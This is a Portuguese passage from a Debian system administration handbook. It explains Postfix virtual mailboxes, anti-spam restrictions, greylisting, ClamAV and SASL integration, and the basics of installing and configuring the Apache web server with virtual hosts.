Novamente, a sintaxe do arquivo `/etc/postfix/vmailbox` é bastante simples: dois campos separados por espaço em branco. O primeiro campo é um endereço de e-mail dentro de um dos domínios virtuais, e o segundo campo é a localização da caixa de correio associada (relativo ao diretório especificado no `virtual_mailbox_base`). Se o nome da caixa de correio termina com uma barra (/), os e-mails serão armazenados no formato `maildir`; caso contrário, o tradicional formato `mbox` será usado. O formato `maildir` usa um diretório inteiro para armazenar a caixa de correio, cada mensagem que está sendo armazenada em um arquivo separado. No formato `mbox`, por outro lado, toda a caixa de correio é armazenada em um arquivo, e cada linha começando com "De "(De seguido de um espaço) indica o início de uma nova mensagem.

Exemplo 11.5 *O arquivo /etc/postfix/vmailbox*

```
# Os e-mails de Jean são armazenados como maildir, com
# um arquivo por e-mail em um diretório dedicado
jean@falcot.org falcot.org/jean/
# Os e-mails de Sophie são armazenados em um arquivo tradicional "mbox",
# com todos os e-mails concatenados em um arquivo único
sophie@falcot.org falcot.org/sophie
```

11.1.3. Restrições para Recebimento e Envio

O crescente número de e-mails em massa não solicitados (*spams*) requer cada vez ser mais rigoroso ao decidir quais e-mails um servidor deve aceitar. Esta seção apresenta algumas das estratégias incluídas no Postfix.

CULTURA

O problema do spam

"Spam" é um termo genérico usado para designar todos os e-mails comerciais não solicitadas (também conhecidas como UCEs) que inundam nossas caixas de correio eletrônico; indivíduos sem escrúpulos que os enviam são conhecidos como spammers. Eles pouco se importam com o incômodo que causam já que os custos de envio de e-mail custa muito pouco e precisam somente atrair para suas ofertas uma percentagem muito pequena de quem os recebe para que a operação de spam gere mais dinheiro do que custa. O processo é praticamente todo automatizado, e qualquer endereço de e-mail tornado público (por exemplo, em um fórum na web, ou nos arquivos de uma lista de discussão, ou em um blog, e assim por diante) será descoberto pelos robôs dos spammers, e submetido para um fluxo interminável de mensagens não solicitadas.

Todos os administradores de sistema tentam enfrentar esse incômodo com filtros de spam, mas os spammers, claro, mantêm os ajustes para tentar contornar esses filtros. Alguns até mesmo alugam redes de máquinas comprometidas por um worm de vários sindicatos do crime. Estatísticas recentes estimam que até 95% de todos os e-mails que circulam na Internet são spam!

Restrições de Acesso Baseados no IP

A diretiva `smtpd_client_restrictions` controla quais máquinas tem permissão para se comunicar com o servidor de e-mail.

Exemplo 11.6 Restrições Baseadas no Endereço do Cliente

```
smtpd_client_restrictions = permit_mynetworks,
    warn_if_reject reject_unknown_client,
    check_client_access hash:/etc/postfix/access_clientip,
    reject_rbl_client sbl-xbl.spamhaus.org,
    reject_rbl_client list.dsbl.org
```

Quando uma variável contém uma lista de regras, como no exemplo acima, essas regras são avaliadas em ordem, desde a primeira até a última. Cada regra pode aceitar a mensagem, rejeitá-la, ou deixar a decisão para a seguinte regra. Como consequência, a ordem importa e simplesmente mudar duas regras pode levar a um comportamento completamente diferente.

A diretiva `permit_mynetworks`, usada como primeira regra, aceita e-mails vindos de uma máquina na rede local (como definido na variável de configuração `mynetworks`).

A segunda diretiva normalmente rejeitaria e-mails provenientes de máquinas sem uma configuração de DNS completamente válido. Tal configuração válida significa que o endereço IP pode ser resolvida para um nome, e que esse nome, por sua vez, resolve o endereço IP. Essa restrição

é muitas vezes demasiada rigorosa, uma vez que muitos servidores de e-mail não tem um DNS reverso para o seu endereço IP. Isso explica por que os administradores da Falcot prefixaram o modificador `warn_if_reject` para a diretiva `reject_unknown_client`: este modificador transforma a rejeição em uma simples advertência registrada nos logs. Os administradores podem, em seguida, manter um olho sobre o número de mensagens que seriam rejeitadas se a regra fosse realmente cumprida, e tomar uma decisão informada mais tarde, se quiser ativar essa aplicação.

DICA	
tabelas de acesso	<p>Os critérios de restrição incluem tabelas administrativas modificáveis listando combinações de remetentes, endereços IP e nomes de host permitidos ou proibidos. Essas tabelas podem ser criadas a partir de uma cópia descompactada do <code>/usr/share/doc/postfix-doc/examples/access.gz</code>. Este modelo é auto-documentado em suas observações, o que significa que cada tabela descreve sua própria sintaxe.</p> <p>A tabela <code>/etc/postfix/access_clientip</code> lista os endereços IP e redes; <code>/etc/postfix/access_helo</code> lista nomes de domínio; <code>/etc/postfix/access_sender</code> contém endereços de e-mail do remetente. Todos esses arquivos precisam ser transformados em tabelas-hash (um formato otimizado para acesso rápido) após cada alteração, com o comando <code>postmap /etc/postfix/arquivo</code>.</p>

A terceira diretiva permite ao administrador criar uma lista negra e uma lista branca de servidores de e-mail, armazenados em `/etc/postfix/access_clientip`. Servidores na lista branca são considerados de confiança e os e-mails vindos de lá, portanto, não passam pelas regras seguintes de filtragem.

As últimas duas regras rejeitam qualquer mensagem proveniente de um servidor listados em uma das listas negras indicadas. RBL é um acrônimo para *Remote Black List* (Lista Negra Remota); existem várias dessas listas, mas todas elas listam servidores mal configurados em que os spammers usam para transmitir seus e-mails, bem como encaminham e-mails inesperados bem como máquinas infectadas com worms ou vírus.

DICA	
Listas brancas e RBLs	<p>Listas negras, por vezes, incluem um servidor legítimo que tem sofrido um incidente. Nestas situações, todos os e-mails provenientes de um desses servidores seria rejeitado a menos que o servidor esteja listado em uma lista branca definida em <code>/etc/postfix/access_clientip</code>.</p> <p>A prudência recomenda a inclusão de todos os servidores confiáveis na lista branca de onde muito e-mail são geralmente recebidos.</p>

Verificando a Validade dos Comandos EHLO ou HELO

Toda troca SMTP começa com um comando HELO (ou EHLO), seguido do nome do servidor de e-mail enviente; verificar a validade deste nome pode ser interessante.

Exemplo 11.7 Restrições no nome anunciado com EHLO

```
smtpd_helo_restrictions = permit_mynetworks,  
    reject_invalid_hostname,  
    check_helo_access hash:/etc/postfix/access_helo,  
    reject_non_fqdn_hostname,  
    warn_if_reject reject_unknown_hostname
```

A primeira diretiva `permit_mynetworks` permite que todas as máquinas da rede local se apresentem livremente. Isso é importante, porque alguns programas de e-mail não respeitam essa parte do protocolo SMTP de forma suficientemente correta e podem se apresentar com nomes sem sentido.

A regra `reject_invalid_hostname` rejeita e-mails quando o anúncio EHLO lista um nome de host incorreto sintaticamente. A regra `reject_non_fqdn_hostname` rejeita mensagens quando o nome do host anunciado não é um nome de domínio totalmente qualificado (incluindo um nome de domínio, bem como um nome de host). A regra `reject_unknown_hostname` rejeita mensagens se o nome anunciado não existe no DNS. Uma vez que esta última regra infelizmente leva a muitas rejeições, os administradores converteram seu efeito em uma simples advertência com o modificador `warn_if_reject` como um primeiro passo; eles podem decidir remover este modificador em uma etapa posterior, após a auditoria dos resultados desta regra.

Usando `permit_mynetworks` como a primeira regra tem um efeito colateral interessante: as regras seguintes aplicam-se apenas aos hosts fora da rede local. Isso permite bloquear todos os hosts que se anunciam como parte do falcot.com, por exemplo, adicionando uma linha `falcot.com REJECT` Você não é da nossa rede! no arquivo `/etc/postfix/access_helo`.

Aceitando ou recusando baseado em remetente anunciado

Toda mensagem tem um remetente, anunciado pelo comando MAIL FROM do protocolo SMTP; novamente esta informação pode ser validada de diversas maneiras.

Exemplo 11.8 Verificações do Remetente

```
smtpd_sender_restrictions =  
    check_sender_access hash:/etc/postfix/access_sender,  
    reject_unknown_sender_domain, reject_unlisted_sender,  
    reject_non_fqdn_sender
```

A tabela `/etc/postfix/access_sender` mapeia algum tratamento especial a alguns remetentes. Isso geralmente significa listar alguns remetentes em uma lista branca ou uma lista negra.

A regra `reject_unknown_sender_domain` exige um domínio de remetente válido, já que tal domínio é necessário para um endereço válido. A regra `reject_unlisted_sender` rejeita remetentes locais se o endereço não existe; isso impede que emails sejam enviados a partir de um endereço inválido no domínio falcot.com, e as mensagens que se originam de `joe.bloggs@falcot.com` são apenas aceitas se tal endereço realmente existe.

Finalmente, a regra `reject_non_fqdn_sender` rejeita e-mails que pretendem vir de endereços sem um nome de domínio totalmente qualificado. Na prática, isso significa rejeitar e-mails vindos de um usuário @máquina: o endereço deve ser anunciado como `user@machine.example.com` ou `user@example.com`.

Aceitando e Rejeitando Baseado no Destinatário

Todo e-mail tem ao menos um destinatário, anunciado com o comando `RCPT TO` no protocolo SMTP. Estes endereços também são passíveis de validação, mesmo que sejam menos relevantes do que as verificações feitas no endereço do remetente.

Exemplo 11.9 Verificações pelo Destinatário

```
smtpd_recipient_restrictions = permit_mynetworks,  
    reject_unauth_destination, reject_unlisted_recipient,  
    reject_non_fqdn_recipient
```

`reject_unauth_destination` é a regra básica que exige que mensagens externas sejam endereçadas para nós; mensagens enviadas para um endereço não servido por este servidor são rejeitadas. Sem esta regra, um servidor se torna um retransmissor ("relay") aberto que permite que spammers enviem e-mails não solicitados; esta regra é, portanto, obrigatória, e vai ser melhor incluí-la perto do início da lista, de forma que nenhuma outra regra possa autorizar a mensagem antes de seu destino ser verificado.

A regra `reject_unlisted_recipient` rejeita mensagens enviadas para usuários locais não-existentes, o que faz sentido. Finalmente, a regra `reject_non_fqdn_recipient` rejeita endereços não totalmente qualificados; isso faz com que seja impossível enviar um e-mail para `jean` ou `jean@machine`, e em vez disso requer o uso do endereço completo, como `jean@machine.falcot.com` ou `jean@falcot.com`.

Restrições Associadas ao Comando DATA

O comando `DATA` do SMTP é emitido antes do conteúdo da mensagem. Ele não fornece qualquer informação, por si só, além de anunciar o que vem a seguir. Pode ainda ser submetidos a verificações.

Exemplo 11.10 Verificações pelo DATA

```
smtpd_data_restrictions = reject_unauth_pipelining
```

A diretiva `reject_unauth_pipelining` faz com que a mensagem seja rejeitada se o remetente envia um comando antes da resposta ao comando anterior foi enviado. Isso evita uma otimização comum usada por robôs de spammers, uma vez que eles geralmente não se importam em nada

pelas respostas e se concentram apenas no envio de tantos e-mails quanto possível em tão curto espaço de tempo possível.

Aplicando as Restrições

Embora os comandos acima validam as informações em vários estágios de troca SMTP, o Postfix só envia uma rejeição real como uma resposta ao comando RCPT TO.

Isto significa que mesmo se a mensagem for rejeitada devido a um comando EHLO inválido, o Postfix conhece o remetente e o destinatário ao anunciar a rejeição. Então ele pode registrar uma mensagem mais explícita do que ele poderia se a transação havia sido interrompida desde o início. Além disso, um número de clientes SMTP não esperam falhas nos comandos SMTP iniciais, e esses clientes serão menos perturbados por esta rejeição tardia.

A vantagem final para esta escolha é que as regras podem acumular informação durante as várias fases do intercâmbio SMTP; este permite definir permissões mais refinadas, como a rejeição de uma conexão não-local se ele se anuncia com um remetente local.

Filtrando Baseado no Conteúdo da Mensagem

O sistema de validação e restrição não seria completo sem uma maneira de aplicar verificações para o conteúdo da mensagem. O Postfix diferencia as verificações praticadas nos cabeçalhos de e-mail das que se aplicam ao corpo do e-mail.

Exemplo 11.11 Habilitação de filtros baseados em conteúdo

```
header_checks = regexp:/etc/postfix/header_checks  
body_checks = regexp:/etc/postfix/body_checks
```

Ambos os arquivos contêm uma lista de expressões regulares (comumente conhecido como *regular expressions* ou *regexps*) e ações associadas a serem acionadas quando os cabeçalhos de e-mail (ou corpo) coincidir com a expressão.

OLHADA RÁPIDA

Tabelas de expressões regulares (regexp)

O arquivo `/usr/share/doc/postfix-doc/examples/header_checks.gz` contém muitos comentários explicativos e podem ser usados como ponto de partida para a criação dos arquivos `/etc/postfix/header_checks` e `/etc/postfix/body_checks`.

Exemplo 11.12 Exemplos do arquivo /etc/postfix/header_checks

```
/^X-Mailer: GOTO Sarbacane/ REJECT I fight spam (GOTO Sarbacane)  
/^Subject: *Your email contains VIRUSES/ DISCARD virus notification
```

Expressão regular

o termo *expressão regular* (abreviado como *regexp* ou *regex*) faz referência a uma notação genérica para expressar uma descrição do conteúdo e/ou da estrutura de um conjunto de caracteres. Alguns caracteres especiais permitem a definição de alternativas (por exemplo, `foo|bar` corresponde a "foo" ou "bar"), conjuntos de caracteres permitidos (por exemplo, `[0-9]` significa qualquer dígito, e `.` - um ponto - significa qualquer caractere), quantificações (`s:` corresponde ou `s` ou a cadeia vazia, em outras palavras `0` ou `1` ocorrência de `s`, `s+` corresponde a um ou mais caracteres `s` consecutivos, e assim por diante). Parênteses permite o agrupamento dos resultados da pesquisa.

A sintaxe precisa dessas expressões varia entre as ferramentas que as usam, mas as características básicas são semelhantes.

► http://en.wikipedia.org/wiki/Regular_expression

O primeiro verifica o cabeçalho mencionando o software de e-mail; a mensagem será rejeitada se GOTO Sarbacane (um software de e-mail em massa) for encontrado. A segunda expressão controla o assunto da mensagem; se menciona uma notificação de vírus, podemos decidir não rejeitar a mensagem, mas descartá-lo imediatamente.

Usando esses filtros é uma espada de dois gumes, porque é fácil de fazer as regras demasiadamente genéricas e como consequência perder e-mails legítimos. Nestes casos, não apenas as mensagens serão perdidas, mas seus remetentes receberão mensagens de erro indesejadas (e chatas).

11.1.4. Configurando "listas cinzas"(*greylisting*)

"lista cinza" é uma técnica de filtragem na qual uma mensagem é inicialmente rejeitada com um código de erro temporário, e é aceita apenas numa segunda tentativa após algum atraso. Esta filtragem é particularmente eficiente contra spam enviado de muitas máquinas infectadas por worms e vírus, já que estes softwares raramente agem como um agente SMTP completo (verificando o código de erro e tentando mandar a mensagem novamente mais tarde), especialmente se muitos dos endereços "harvested" são na verdade inválidos e tentar de novo seria apenas uma perda de tempo.

Postfix não fornece lista cinza nativamente, mas existe uma funcionalidade na qual a decisão de aceitar ou rejeitar uma dada mensagem pode ser delegada a um programa externo. O pacote `postgrey` contém tal programa, feito para ser uma interface com este serviço de delegação de políticas de acesso.

Uma vez o `postgrey` estando instalado, ele roda como um daemon e ouve na porta 10023. O Postfix pode então ser configurado para usá-lo. adicionando o parâmetro `check_policy_service` como uma restrição extra:

```
smtpd_recipient_restrictions = permit_mynetworks,
[...]
check_policy_service inet:127.0.0.1:10023
```

Cada vez que o Postfix alcança esta regra no conjunto de regras, ele irá se conectar ao daemon `postgrey` e enviar a ele informações a respeito de mensagens relevantes. Do seu lado, o `Postgrey`, considera a tripla endereço IP/remetente/destinatário e verifica em seu banco de dados se a mesma tripla foi vista recentemente. Se sim, o `Postgrey` responde que a mensagem foi aceita; se não, a resposta indica que a mensagem deve ser rejeitada temporariamente, e a tripla é registrada no banco de dados.

A principal desvantagem de listas cinza é que mensagens legítimas podem ser atrasadas, o que nem sempre é aceitável. também aumenta a carga em servidores que mandam muitos email legítimos.

NA PRÁTICA

Desvantagens das listas cinzas

Teoricamente, a lista cinza deve apenas atrasar o primeiro email de um determinado remetente para um determinado destinatário e o atraso típico é da ordem de minutos. A realidade, contudo, pode diferir ligeiramente. Alguns grandes ISPs usam clusters de servidores SMTP e quando uma mensagem é rejeitada inicialmente, o servidor que repete a transmissão pode não ser o mesmo que o inicial. Quando isso acontece, o segundo servidor obtém uma mensagem de erro temporária devido à lista cinza também e assim por diante; Pode levar várias horas até que a transmissão seja tentada por um servidor que já esteve envolvido, uma vez que servidores SMTP geralmente aumentam o intervalo entre tentativas após cada falha.

Como consequência, o endereço IP de entrada pode variar no tempo, mesmo para um único remetente. Porém isso vai mais além: até mesmo o endereço do remetente pode mudar. Por exemplo, muitos servidores de lista de discussão (mailing-list) codificam informações extra no endereço do remetente a fim de serem capazes de lidar com mensagens de erro (conhecidas como *bounces*). Cada nova mensagem enviada para uma lista de discussão pode então precisar passar por uma lista cinza. O que significa que ela tem que ser armazenada (temporariamente) no servidor do remetente. Para listas de discussão muito grandes (com dezenas de milhares de assinantes), isso pode em breve tornar-se um problema.

Para atenuar esses inconvenientes, o `Postgrey` gerencia uma lista branca de tais sites, e mensagens que são emanadas a partir deles são imediatamente aceitas sem passar pela lista cinza. Essa lista pode ser facilmente adaptada às necessidades locais, desde que ela seja armazenada no arquivo `/etc/postgrey/whitelist_clients`.

INDO MAIS LONGE

greylisting seletivas com milter-greylist

Os inconvenientes de uma lista cinza podem ser atenuados se a lista cinza só for usada em um subconjunto de clientes que já são considerados como prováveis fontes de spam (porque eles são listados em uma lista negra de DNS). Isso não é possível com o `postgrey` mas o `milter-greylist` pode ser utilizado para esse fim.

Neste cenário, como a lista negra do DNS nunca desencadeia uma rejeição definitiva, torna-se razoável usar listas negras agressivas, incluindo aquelas que listam todos os endereços IP dinâmicos de clientes ISP (tais como `pbl.spamhaus.org` ou `dul.dnsbl.sorbs.net`).

Como a `milter-greylist` usa a interface `milter` do `Sendmail`, a configuração do lado do `Postfix` é limitada a "`smtpd_milters = unix:/var/run/milter-greylist/milter-greylist.sock`". A página de manual de `greylist.conf(5)` documenta o `/etc/milter-greylist/greylist.conf` e as inúmeras maneiras de configurar a `milter-greylist`. Você também terá que editar o `/etc/default/milter-greylist` para realmente habilitar o serviço.

11.1.5. Personalização de filtros baseados no destinatário

Seção 11.1.3, “Restrições para Recebimento e Envio” [266] e Seção 11.1.4, “Configurando “listas cinzas”(greylisting)” [271] revisaram muitas das restrições possíveis. Todas objetivam limitar a quantidade de spam recebido, mas todas têm suas desvantagens. É portanto, mais e mais comum personalizar o conjunto de filtros dependendo do destinatário. Na Falcot Corp, a lista cinza é interessante para a maioria dos usuários, mas isso dificulta o trabalho de alguns usuários que precisam de baixa latência em seus e-mails (como o serviço de suporte técnico). De maneira similar, o serviço comercial às vezes tem problemas para receber e-mails de alguns provedores asiáticos que podem constar em listas negras; este serviço pede um endereço não filtrado de modo a ser capaz de corresponder.

O Postfix fornece tal customização de filtros com o conceito de “classe de restrição”. As classes são declaradas no parâmetro `smtpd_restriction_classes`, e definidas da mesma maneira como `smtpd_recipient_restrictions`. A diretiva `check_recipient_access` então define uma tabela de mapeamento de um determinado destinatário para o conjunto apropriado de restrições.

Exemplo 11.13 Definição de classes de restrição em `main.cf`

```
smtpd_restriction_classes = greylisting, aggressive, permissive

greylisting = check_policy_service inet:127.0.0.1:10023
aggressive = reject_rbl_client sbl-xbl.spamhaus.org,
              check_policy_service inet:127.0.0.1:10023
permissive = permit

smtpd_recipient_restrictions = permit_mynetworks,
                               reject_unauth_destination,
                               check_recipient_access hash:/etc/postfix/recipient_access
```

Exemplo 11.14 O arquivo `/etc/postfix/recipient_access`

```
# Unfiltered addresses
postmaster@falcot.com    permissive
support@falcot.com       permissive
sales-asia@falcot.com   permissive

# Aggressive filtering for some privileged users
joe@falcot.com           aggressive

# Special rule for the mailing-list manager
sympa@falcot.com         reject_unverified_sender

# Greylisting by default
falcot.com                greylisting
```

11.1.6. Integração com um antivírus

Os muitos vírus circulando como anexos de e-mails fazem importante a configuração um anti-vírus no ponto de entrada de rede da empresa, pois mesmo após uma campanha de conscientização alguns usuários ainda abrirão anexos de mensagens obviamente obscuras.

Os administradores da Falcot selecionaram o `clamav` como seu antivírus livre. O pacote principal é o `clamav`, mas eles também instalaram alguns pacotes extras como o `arj`, `unzoo`, `unrar` e `lha`, já que eles são necessários para o antivírus poder analisar arquivos anexados em um desses formatos.

A tarefa de fazer a interface entre o antivírus e o servidor de email vai para o `clamav-milter`. `Ummilter` (abreviação de *mail filter*) é um programa de filtragem especialmente projetado para fazer a interface com os servidores de email. O milter usa uma interface de programação de aplicativo (API) padrão que fornece uma performance muito melhor que os filtros externos para servidores de email. Os milters foram inicialmente introduzidos pelo *Sendmail*, mas o *Postfix* o adotou em seguida.

OLHADA RÁPIDA

Um milter para Spamassassin

O pacote `spamass-milter` provê um milter baseado no *SpamAssassin*, o famoso detector de email não solicitado. Ele pode ser usado para sinalizar mensagens como prováveis spams (adicionando um cabeçalho extra) e/ou rejeitar as mensagens por completo se sua pontuação de “spam” ultrapassar um determinado limiar.

Uma vez que o pacote `clamav-milter` esteja instalado, o milter deve ser reconfigurado para rodar em uma porta TCP ao invés do soquete nomeado padrão. Isso pode ser feito com `dpkg-reconfigure clamav-milter`. Quando questionado pela “Communication interface with Sendmail”, responda “`inet:10002@127.0.0.1`”.

NOTA

Porta TCP real versus soquete nomeado

A razão porque nós usamos uma porta TCP real ao invés de um socket nomeado é que os daemons do postfix geralmente são executados em um ambiente “chrooted” e não têm acesso ao diretório que hospeda o socket nomeado. Você também poderia decidir continuar usando um socket nomeado e escolher um local dentro do ambiente “chroot” (`/var/spool/postfix/`).

A configuração padrão do ClamAV se encaixa na maioria das situações, mas alguns parâmetros importantes ainda podem ser customizados com `dpkg-reconfigure clamav-base`.

O último passo envolve informar ao Postfix para usar o filtro recém-configurado. Isso é uma simples questão de adicionar a seguinte diretiva ao `/etc/postfix/main.cf`:

```
# Virus check with clamav-milter
smtpd_milters = inet:[127.0.0.1]:10002
```

Se o antivírus causa problemas, essa linha pode ser comentada, e o comando `service postfix reload` deve ser executado para que essa alteração seja levada em conta.

Testando o antivírus

Uma vez que o antivírus esteja configurado, seu comportamento correto deve ser testado. A maneira mais simples de fazer isso é enviar um email de teste com um anexo contendo o arquivo `eicar.com` (ou `eicar.com.zip`), o qual pode ser baixado online em:

► <http://www.eicar.org/86-0-Intended-use.html>

Esse arquivo não é um vírus verdadeiro, mas um arquivo teste que todos os softwares de antivírus no mercado diagnosticam como um vírus para permitir a checagem das instalações.

Todas as mensagens manipuladas pelo Postfix agora passam pelo filtro de antivírus.

11.1.7. SMTP autenticado

Ser capaz de enviar emails requer um servidor SMTP ao alcance; e também requer que o referido servidor SMTP envie emails por ele. Para usuários móveis, pode ser preciso que eles alterem, regularmente, a configuração do cliente SMTP, já que o servidor SMTP da Falcot rejeita mensagens provenientes de endereços IP aparentemente não pertencentes à companhia. Existem duas soluções: ou o usuário instala um servidor SMTP em seu computador, ou ele usa o servidor da companhia com algum meio de autenticação como empregado. A primeira solução não é recomendada já que o computador não estará permanentemente conectado, e não será capaz de tentar enviar mensagens novamente em caso de problemas; nós iremos nos focar na última solução.

A autenticação SMTP no Postfix se apoia no SASL (*Simple Authentication and Security Layer*). Ela precisa dos pacotes `libsasl2-modules` e `sasl2-bin` instalados, e em seguida o registro de uma senha no banco de dados do SASL para cada usuário que precise autenticar no servidor SMTP. Isso é feito com o comando `saslpasswd2`, o qual recebe vários parâmetros. A opção `-u` define o domínio de autenticação, que deve corresponder com o parâmetro `smtpd_sasl_local_domain` na configuração do Postfix. A opção `-c` permite criar um usuário, e `-f` permite especificar o arquivo a ser usado se o banco de dados do SASL precisar ser armazenado em um local diferente do padrão (`/etc/sasldb2`).

```
# saslpasswd2 -u 'postconf -h nomedomeuhhost' -f /var/spool/postfix/etc/sasldb2 -c jean
[... digite a senha de jean duas vezes ...]
```

Note que o banco de dados do SASL foi criado no diretório do Postfix. Para garantir consistência, nós também transformamos o `/etc/sasldb2` em uma ligação simbólica apontando para o banco de dados usado pelo Postfix, com o comando `ln -sf /var/spool/postfix/etc/sasldb2 /etc/sasldb2`.

Agora nós precisamos configurar o Postfix para usar o SASL. Primeiro, o usuário `postfix` precisa ser adicionado ao grupo `sasl`, para que ele possa acessar a conta no banco de dados do SASL. Alguns novos parâmetros também são necessários para habilitar o SASL, e o parâmetro `smtpd_recipient_restrictions` precisa ser configurado para permitir que cliente autenticado pelo SASL possam enviar emails livremente.

Exemplo 11.15 Ativando o SASL no /etc/postfix/main.cf

```
# Enable SASL authentication
smtpd_sasl_auth_enable = yes
# Define the SASL authentication domain to use
smtpd_sasl_local_domain = $myhostname
[...]
# Adding permit_sasl_authenticated before reject_unauth_destination
# allows relaying mail sent by SASL-authenticated users
smtpd_recipient_restrictions = permit_mynetworks,
    permit_sasl_authenticated,
    reject_unauth_destination,
[...]
```

EXTRA Cliente SMTP autenticado

A maioria dos clientes de e-mail são capazes de fazer autenticação em um servidor de SMTP antes de enviar mensagens de saída e usar esse recurso é uma simples questão de configurar os parâmetros apropriados. Se o cliente em uso não oferece esse recurso a solução alternativa é usar um servidor Postfix local e configurá-lo para fazer o relay do email através de um servidor SMTP remoto. Neste caso, o próprio Postfix local será o cliente que autentica com o SASL. Aqui estão os parâmetros necessários:

```
smtp_sasl_auth_enable = yes
smtp_sasl_password_maps = hash:/etc/postfix/sasl_passwd
relay_host = [mail.falcot.com]
```

O arquivo `/etc/postfix/sasl_passwd` precisa conter o nome de usuário e senha para autenticar no servidor `mail.falcot.com`. Aqui está um exemplo:

```
[mail.falcot.com] joe:LynIsji
```

Como em todos os mapeamentos do Postfix, esse arquivo tem que ser transformado em `/etc/postfix/sasl_passwd.db` através do comando `postmap`.

11.2. Servidor web (HTTP)

Os administradores da Falcot Corp decidiram usar o servidor HTTP da Apache, incluído no Debian *Jessie* na versão 2.4.10.

ALTERNATIVA Outros servidores web

O Apache é apenas o mais conhecido (e amplamente utilizado) servidor web, porém existem outros; eles podem oferecer um melhor desempenho sob certas cargas de trabalho, mas ao custo de terem um número menor de funcionalidades e módulos disponíveis. Contudo, quando o servidor web em perspectiva é feito para servir arquivos estáticos ou agir como um proxy, alternativas tais como *nginx* e *lighttpd*, valem a pena serem investigadas.

11.2.1. Instalação do Apache

Instalar o pacote *apache2* é tudo o que é preciso. ele contém todos os módulos, incluindo os *Multi-Processing Modules* (MPMs) que afetam como o Apache lida com processamento paralelo de muitas requisições (aqueles que costumeiramente eram fornecidos em pacotes *apache2-mpm-** separados). Ele irá também puxar o *apache2-utils* que contém os utilitários de linha de comando que nós iremos descobrir mais tarde.

O MPM em uso afeta significantemente a forma com que o Apache irá lidar com as requisições simultâneas. Com o MPM *worker*, ele usa *threads* (processos leves), enquanto que com o MPM *prefork* ele usa um grupo de processos criados antecipadamente. Com o MPM *event* ele também usa *threads*, porém as conexões inativas (notavelmente aquelas mantidas abertas pelo recurso HTTP *keep-alive*) são devolvidas a um segmento de gerenciamento dedicado.

Os administradores da Falcot também instalaram o *libapache2-mod-php5* a fim de incluir suporte a PHP no Apache. Isso faz com que o *evento* padrão MPM seja desabilitado, e o *prefork* seja instalado em seu lugar, já que o PHP só funciona sob esse MPM em particular.

SEGURANÇA	
Execução sob o usuário <code>www-data</code>	<p>Por padrão, o Apache lida com as requisições de entrada sob a identidade de usuário <code>www-data</code>. Isso significa que uma vulnerabilidade em um script CGI executado pelo Apache (para uma página dinâmica) não comprometa todo o sistema, mas apenas os arquivos pertencentes a esse usuário em particular.</p> <p>O uso do módulo <i>suexec</i> permite contornar essa regra para que alguns scripts CGI sejam executados sob a identidade de outro usuário. Isso é configurado com a diretiva <code>SuexecUserGroup usergroup</code> na configuração do Apache.</p> <p>Outra possibilidade é usar um MPM dedicado, como o fornecido pelo <i>libapache2-mpm-itk</i>. Esse módulo em particular tem um comportamento um pouco diferente: ele permite o “isolamento” de hosts virtuais (na verdade, conjuntos de páginas) para que cada um deles seja executado como um usuário diferente. Portanto, uma vulnerabilidade em um site web não pode comprometer arquivos pertencentes ao dono de outro site web.</p>

OLHADA RÁPIDA	Uma lista completa dos módulos padrão do Apache pode ser encontrada online. ➡ http://httpd.apache.org/docs/2.4/mod/index.html
Lista de módulos	

O Apache é um servidor modular, e muitos recursos são implementados através de módulos externos que o programa principal carrega durante sua inicialização. A configuração padrão apenas habilita os módulos mais comuns, porém habilitar módulos novos é uma simples questão de rodar `a2enmod módulo`; para desabilitar um módulo, o comando é `a2dismod módulo`. Esses programas na verdade apenas criam (ou apagam) ligações simbólicas em `/etc/apache2/mods-enabled/`, que apontam para os arquivos reais (armazenados em `/etc/apache2/mods-available/`).

Com sua configuração padrão, o servidor web ouve na porta 80 (como configurado em `/etc/apache2/ports.conf`), e serve páginas a partir do diretório `/var/www/html/` (como configurado em `/etc/apache2/sites-enabled/000-default.conf`).

Compatibilidade com SSL

O Apache 2.4 inclui o módulo SSL, necessário para HTTP seguro (HTTPS) "de fábrica". Ele apenas precisa ser habilitado com `a2enmod ssl`, e então as diretivas necessárias têm que ser adicionadas aos arquivos de configuração. Um exemplo de configuração é fornecido em `/etc/apache2/sites-available/default-ssl.conf`.

► http://httpd.apache.org/docs/2.4/mod/mod_ssl.html

Alguns cuidados extra devem ser tomados se você quer fornecer conexões SSL com *Perfect Forward Secrecy* (essas conexões usam chaves de sessão efêmera, que garantem que um comprometimento da chave secreta do servidor não resulte no comprometimento de tráfego criptografado antigo que poderia ter sido armazenado durante um "sniffing" na rede). Dê uma olhada nas recomendações da Mozilla, em particular:

► https://wiki.mozilla.org/Security/Server_Side_TLS#Apache

11.2.2. Configuração de servidores virtuais

Um servidor virtual é uma identidade adicional para o servidor web.

Apache considera dois tipos diferentes de hosts virtuais: aqueles que se baseiam no endereço IP (ou na porta) e aqueles que se baseiam no nome de domínio do servidor web. O primeiro método requer a alocação de um endereço IP diferente (ou porta) para cada site, enquanto o segundo pode funcionar em um único endereço IP (e porta), os sites são diferenciados pelo nome de máquina enviado pelo cliente HTTP (que só funciona na versão 1.1 do protocolo HTTP — Felizmente essa versão é antiga o bastante, e assim, é utilizada por todos os clientes).

A (crescente) escassez de endereços IPv4 geralmente favorece o segundo método; contudo, fica mais complexo se os hosts virtuais precisam fornecer HTTPS também, pois o protocolo SSL nem sempre é fornecido para hospedagem virtual baseada em nome; a extensão SNI (*Server Name Indication*) que permite uma combinação desse tipo não é suportada por todos os navegadores. Quando vários sites HTTPS precisam ser rodados no mesmo servidor, eles geralmente irão ser diferenciados ou por rodar em uma porta diferente ou um endereço IP diferente (IPv6 pode ajudar aqui).

A configuração padrão do Apache 2 habilita hosts virtuais baseados em nomes. Além disso, um host virtual padrão é definido no arquivo `/etc/apache2/sites-enabled/000-default.conf`; esse host virtual será usado se não for encontrado nenhum host que corresponda à solicitação enviada pelo cliente.

ATENÇÃO

Primeiro servidor virtual

Requisições relativas a hosts virtuais desconhecidos sempre serão servidas pelo primeiro host virtual definido, é por isso que nós definimos `www.falcot.com` em primeiro lugar aqui.

OLHADA RÁPIDA

Suporte Apache ao SNI

O servidor Apache suporta uma extensão do protocolo SSL chamada *Server Name Indication* (SNI). Esta extensão permite ao navegador enviar o nome do nome do host do servidor web durante o estabelecimento da conexão SSL, muito antes do

que o HTTP o solicitaria, que foi usado anteriormente para identificar o host virtual solicitado entre aqueles hospedados no mesmo servidor (com o mesmo endereço IP e porta). Isso permite ao Apache selecionar o certificado SSL mais adequado para a transação a proceder.

